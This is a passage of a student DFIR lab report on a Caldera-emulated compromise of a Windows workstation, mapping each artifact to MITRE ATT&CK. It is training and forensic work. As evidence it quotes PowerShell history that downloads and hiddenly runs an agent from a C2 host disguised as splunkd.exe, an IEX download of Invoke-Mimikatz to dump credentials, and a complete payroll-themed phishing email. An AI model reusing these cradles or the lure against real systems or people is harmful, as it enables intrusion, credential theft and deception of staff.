

Report Number:20

Scope of Work: Operation Constantine — DFIR Investigation of a
Compromised Windows 10 Workstation | Adversary Emulation & Detection

ID of scenario: CONSTANTINE_20260705_075826

Student	Salman Mohammed AL Mayasi
Team	Blue Team Bootcamp (Golden)
Supervisor	Mr. Mohammed Baqer Mr. Anmar Mohammed
Scenario receipt data	2026\7\7
Delivery data	2026\7\17

Table of Contents

Scenario	3
Executive Summary:	4
2.1 Lab Environment & Setup:	5
2.2 Evidence Log:	5
3. Phase 1: Initial Assessment	6
3.1 Objective:	6
3.2 Step 1: Reviewing the Operation Report	6
3.3 Step 2: Mounting the Disk Image	6
3.4 Step 3: Loading the Correct Disk	6
3.5 Step 4:	7
4. Phase 2: Artifact Hunting	8
4.1 Objective	8
4.2: Spearphishing (T1566.001)	8
4.3: User Execution (T1204.002)	9
4.4 Discovery (T1087.001, T1057, T1135, T1518.001, T1033, T1018, T1069.001)	11
4.5 Credential Dumping (T1003.001)	12
4.6 Collection and Staging (T1005, T1074.001, T1560.001)	13
4.7: Exfiltration (T1041)	13
4.8: Persistence (T1136.001)	15
4.9: The Attacker Agent (T1071)	16
4.10: Techniques Listed but Not Observed	21
5. Phase 3: Timeline Reconstruction	22
5.1 Objective:	22
Phase 4: Detection Rule Development	24
Objective:	24
Sigma Rule:	24
Rule Explanation:	25
Validation Against This Incident	26

Phase 5: Report Writing:	27
5.1: MITRE ATT&CK Mapping	27
Discovery:	27
Collection:	27
Credential Access	27
Defense Evasion / Stealth:	28
Execution:	28
Command & Control / Exfiltration:	28
Techniques Referenced in the Payload but Not Executed:	29
5.2: Recommendations	29
Credential Access (T1003.001):	29
Defense Evasion (T1562.001, T1686, T1070):	29
Persistence / Hidden Account (T1564):	29
Command & Control (T1071):	29
Exfiltration (T1041):	30
Masquerading (T1036.003):	30
Execution Control	30

Scenario


In early 2026, a European technology firm was targeted by a financially motivated threat group known as the **Constantine Group**. The attackers compromised a workstation belonging to a researcher, **Anmar**, using an automated adversary emulation platform (**MITRE Caldera**) to run their full attack chain without manual interaction. The compromised machine was later imaged and handed over for forensic analysis, together with a network capture and the attacker's own operation log.

Once the Caldera agent was active on the host — masquerading as the legitimate Windows process `splunkd.exe` — it executed thirty-five automated abilities in roughly thirty minutes. The agent enumerated local user accounts, processes, and network shares, disabled Windows Defender and the host firewall, and used **Mimikatz** to dump credentials from LSASS memory. It then created a hidden local account named `$` for persistence, collected sensitive files into a staging directory, compressed them into a single archive, and exfiltrated the data over HTTP to its command-and-control server at `192.168.67.128:8888`.

This engagement builds on the adversary emulation work from the previous task (Operation BlueBalance) but reverses the analyst's role — from red-team operator to blue-team investigator. The objective was to reconstruct the entire attack chain purely from forensic evidence, correlate every artifact to its corresponding MITRE ATT&CK technique, build a complete timeline, and produce detection rules — using industry-standard DFIR tools including FTK Imager, Sysmon event analysis, Registry Explorer, and Wireshark network forensics.

Executive Summary:

A forensic investigation was conducted after suspicious activity was detected on a workstation belonging to the user Anmar. The analysis confirmed that the machine was compromised by a threat group known as the Constantine Group, which used the Caldera adversary emulation platform to gain access through a malicious agent disguised as a legitimate Windows process (splunkd.exe). Once inside, the attacker created a hidden local account named \$ to maintain future access, and used the Mimikatz tool to extract credentials from the memory of the lsass.exe process. Sensitive data was then collected and compressed into an archive named staged.zip. Finally, the stolen archive was exfiltrated over the network to an attacker controlled server. The investigation confirms the attack was successful credentials were stolen and data was exfiltrated. This document illustrates the entire attack chain and relates



every single action to the MITRE ATT&CK Framework and provides detection rules and recommendations to prevent similar incidents.

2.1 Lab Environment & Setup:

The investigation was conducted on an isolated analysis host to preserve evidence integrity. The following industry-standard DFIR tools were used:

Tools	Used for
FTK Imager	mounting and examining the disk image (read-only)
Registry Explorer	parsing SAM, SOFTWARE, and SYSTEM hives
Wireshark	network traffic and exfiltration analysis
Event View	analyzing Sysmon event logs
Power Shell	generating evidence hashes

2.2 Evidence Log:

ID	Evidence	Hash
E001	windows machine-disk1.vmdk	MD5: 800db19a4cf11919951dff9707ab509f
E002	attacker operation report.json	SHA256: B595B544DF149C3E6116F8A709D31661209B4F3CC1606F58050AD7CD6437D83A
E003	ConsoleHost_history.txt	SHA256: DE9C4FC31F7A428FF23CB8AEDDC79D972EF545B55646FD9A8CB97E3AB58BF5A6
E004	NulltackKatz_v1.3.py	SHA256: 0FCF079A631B2E358E3B46B89A81E572879F26A79128F03FC1325F0D9028EBF0
E005	staged.zip	SHA256: 9AD0C149EA0751503FA0D76E420E793926A97049C0A783760E4C515477500A82
E006	20_constantine pcapng	SHA256: 3da0ae422acf0e162b76916b8ec3fc7e0e08fd50ea752748739075de3cd014b3

3. Phase 1: Initial Assessment

3.1 Objective:

Establish a forensically sound starting point by reviewing the provided case materials and mounting the disk image in a read-only state before beginning artifact analysis.

3.2 Step 1: Reviewing the Operation Report

The attacker operation report json file was reviewed first. This is the execution log produced by the Caldera platform and it lists every ability the attacker ran along with its command timestamp and matching MITRE ATT&CK technique. Reading it first gave a clear map of the expected attack chain and guided where to look during the investigation.

3.3 Step 2: Mounting the Disk Image

The first attempt to mount the .vmdk extracted directly from the OVA package failed in FTK Imager with the error "does not contain valid evidence — Image detection failed." This happens because the OVA export stores the disk in VMware's stream-optimized format, which FTK Imager cannot parse directly.

3.4 Step 3: Loading the Correct Disk

The disk was instead sourced from VMware's own working directory (windows-machine-disk1.vmdk), which VMware had already converted to a readable format when the VM was first imported. This file loaded successfully as a read-only Image File. The evidence tree confirmed a GPT-partitioned disk with four partitions, the

main one being the Basic Data Partition (60,798 MB) holding the Windows OS volume.

3.5 Step 4:

The disk image was then hashed (MD5: 800db19a4cf11919951dff9707ab509f). No bad blocks were reported. This proves that the working copy is a true and unaltered copy of the original compromised system.




Figure 2: disk_hash_verification

4. Phase 2: Artifact Hunting

4.1 Objective

Using the disk image, event logs, registry hives and network capture, **find the forensic artifacts** that **demonstrate** each **component** of the attack. **Map** each **artifact** to the **corresponding method** in MITRE ATT&CK.

4.2: Spearphishing (T1566.001)

Where I looked:

\Users\anmar\AppData\Local\Microsoft\
\Users\anmar\AppData\Roaming\Microsoft\, \Users\anmar\Documents\, and the
payload source code.

What I found:

No email artifact exists on the disk. The AppData\Local\Microsoft folder is absent, and Documents holds only media folders — Outlook was never installed. However, static analysis of the payload NulltackKatz_v1.3.py revealed a dedicated `phase1_spearphishing()` function that generates a phishing email with the subject "URGENT: Payroll System Security Update Required". This confirms the technique exists as a capability inside the payload, but it was not executed as part of the Caldera operation.

```
=====
PHISHING EMAIL CONTENT
=====

From: IT Security <security@payroll-update.com>
Reply-To: it-security@noreply.com
To: Finance Department <finance@"" + socket.gethostname().lower() + "".local>
Subject: URGENT: Payroll System Security Update Required

Dear Finance Team,

Microsoft has released a critical security update for the Payroll
Verification System. Failure to install this update by EOD will
result in system lockout and delayed salary processing.

WARNING: Download and run the attached "NulltackKatz.py"
immediately to verify your credentials.

Thank you,
IT Security Team

[Attachment: NulltackKatz.py]

=====
"""
```

Figure 3: Phishing email template embedded in the payload

4.3: User Execution (T1204.002)

Where I looked:

\Users\anmar\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt and \Users\anmar\Desktop\20-Scenario\

What I found:

The payload NulltackKatz_v1.3.py (32 KB) is present on the user's Desktop.


PowerShell history confirms it was executed:

```
cd C:\Users\anmar\Desktop\workpalce\
```

```
cd ..\20-Scenario\
```

```
py .\NulltackKatz_v1.3.py
```

The command ran under the account DESKTOP-2A1O8LD\anmar.



Name	Size	Type	Date Accessed	Date Created	Date Modified
ConsoleHost_history.txt	32,235 (32 KB)	Regular File	05/07/2026 08:47:43 ص	18/12/2025 10:44:49 ص	05/07/2026 08:47:43 ص

```
ls
cat .\SRU.log
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=new-object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandoat.go");
$data=$wc.DownloadData($url);
get-process | ? $_.modules.filename -like "C:\Users\Public\anmar_caldera_agent_1.exe" | stop-process -f;
rm -force "C:\Users\Public\anmar_caldera_agent_1.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\anmar_caldera_agent_1.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=new-object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandoat.go");
$data=$wc.DownloadData($url);
get-process | ? $_.modules.filename -like "C:\Users\Public\anmar_caldera_agent_1.exe" | stop-process -f;
rm -force "C:\Users\Public\anmar_caldera_agent_1.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\anmar_caldera_agent_1.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
cd C:\Users\anmar\Desktop\workpalce\
ls
cd ..\20-Scenario\
ls
py .\NulltackKatz_v1.3.py
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=new-object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandoat.go");
$data=$wc.DownloadData($url);
get-process | ? $_.modules.filename -like "C:\Users\Public\splunkd.exe" | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
$url="$server/file/download";
$wc=new-object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandoat.go");
$data=$wc.DownloadData($url);
get-process | ? $_.modules.filename -like "C:\Users\Public\splunkd.exe" | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=new-object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandoat.go");
$data=$wc.DownloadData($url);
get-process | ? $_.modules.filename -like "C:\Users\Public\splunkd.exe" | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

Figure 4: PowerShell history showing payload execution

4.4 Discovery (T1087.001, T1057, T1135, T1518.001, T1033, T1018, T1069.001)


Where I looked:

attacker operation report.json — the Caldera execution log.

What I found:

The agent performed seven distinct discovery techniques within the first two minutes:

- **T1033** — Identify active user (07:58:40Z)
- **T1087.001** — Identify local users via Get-WmiObject -Class Win32_UserAccount (07:59:25Z)
- **T1057** — Find user processes (08:00:35Z)
- **T1135** — View admin shares
- **T1518.001** — Discover antivirus programs and identify firewalls
- **T1018** — Discover domain controller
- **T1069.001** — Permission groups discovery



```
336 {
337   "link_id": "c2a860dd-222b-4f85-bccf-5f2f674e0e26",
338   "ability_id": "feaced8f-f43f-452a-9500-a5219488abb8",
339   "command": "Get-WmiObject -Class Win32_UserAccount",
340   "plaintext_command": "Get-WmiObject -Class Win32_UserAccount",
341   "delegated": "2026-07-05T07:58:41Z",
342   "run": "2026-07-05T07:59:25Z",
343   "status": 0,
344   "platform": "windows",
345   "executor": "psh",
346   "pid": 5404,
347   "description": "Identify all local users",
348   "name": "Identify local users",
349   "attack": {
350     "tactic": "discovery",
351     "technique_name": "Account Discovery: Local Account",
352     "technique_id": "T1087.001"
353   },
354   "agent_reported_time": "2026-07-05T07:59:25Z"
355 }
```

Figure 5: Example: Local Account Discovery ability (T1087.001). The remaining six discovery techniques are documented in the same operation report.

4.5 Credential Dumping (T1003.001)

Where I looked:

Sysmon operational log (**MicrosoftWindowsSysmon%4Operational.evtx**) through Event Viewer, filtered for Event Id 10.

What I found:

Event **id 10** (ProcessAccess) **shows** the attacker agent accessing LSASS memory:

- UtcTime: 20260705 07:28:50
- SourceImage: C:\Program Files\Splunk\bin\splunkd.exe
- TargetImage: C:\Windows\system32\lsass.exe
- GrantedAccess: 0x1FFFFFF

Granted Access 0x1FFFFFF grants full memory read access the signature of credential dumping tools. PowerShell history independently confirms Mimikatz was downloaded and executed:

powershell.exe IEX (New-Object Net.WebClient).Download String(Invoke-Mimikatz.ps1)
Invoke-Mimikatz DumpCreds




Figure 6: Sysmon Event ID 10 on lsass.exe

4.6 Collection and Staging (T1005, T1074.001, T1560.001)

Where I looked:

attacker operation report.json and \Users\anmar\Desktop\20-Scenario\

What I found:

The agent created a staging directory at C:\Windows\system32\staged (08:07:49Z), collected sensitive files into it under the ability *"Stage sensitive files"*, then compressed the contents into staged.zip using Compress-Archive (08:27:45Z). Both the staged folder and staged.zip (152 KB) are present on disk.




Figure 7: Staging folder and archive on disk

4.7: Exfiltration (T1041)

Where I looked:

